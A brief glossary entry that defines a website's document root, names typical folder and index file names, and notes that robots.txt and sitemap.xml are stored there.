The document root is the folder where the website files for a domain name are stored. This folder contains the index file (***index.php***, ***index.html***, or ***default.html***) and is often named ***public_html***, ***htdocs***, ***www***, or ***wwwroot***. How the root folder of a specific website is named depends on the web host and the settings chosen. The first folder is in a hierarchy that can be pictured as an upside-down tree, hence the name root.

In the root directory of a website, the ***robots.txt*** file, which is relevant for search engine optimization, is stored, as is ***sitemap.xml*** for large websites.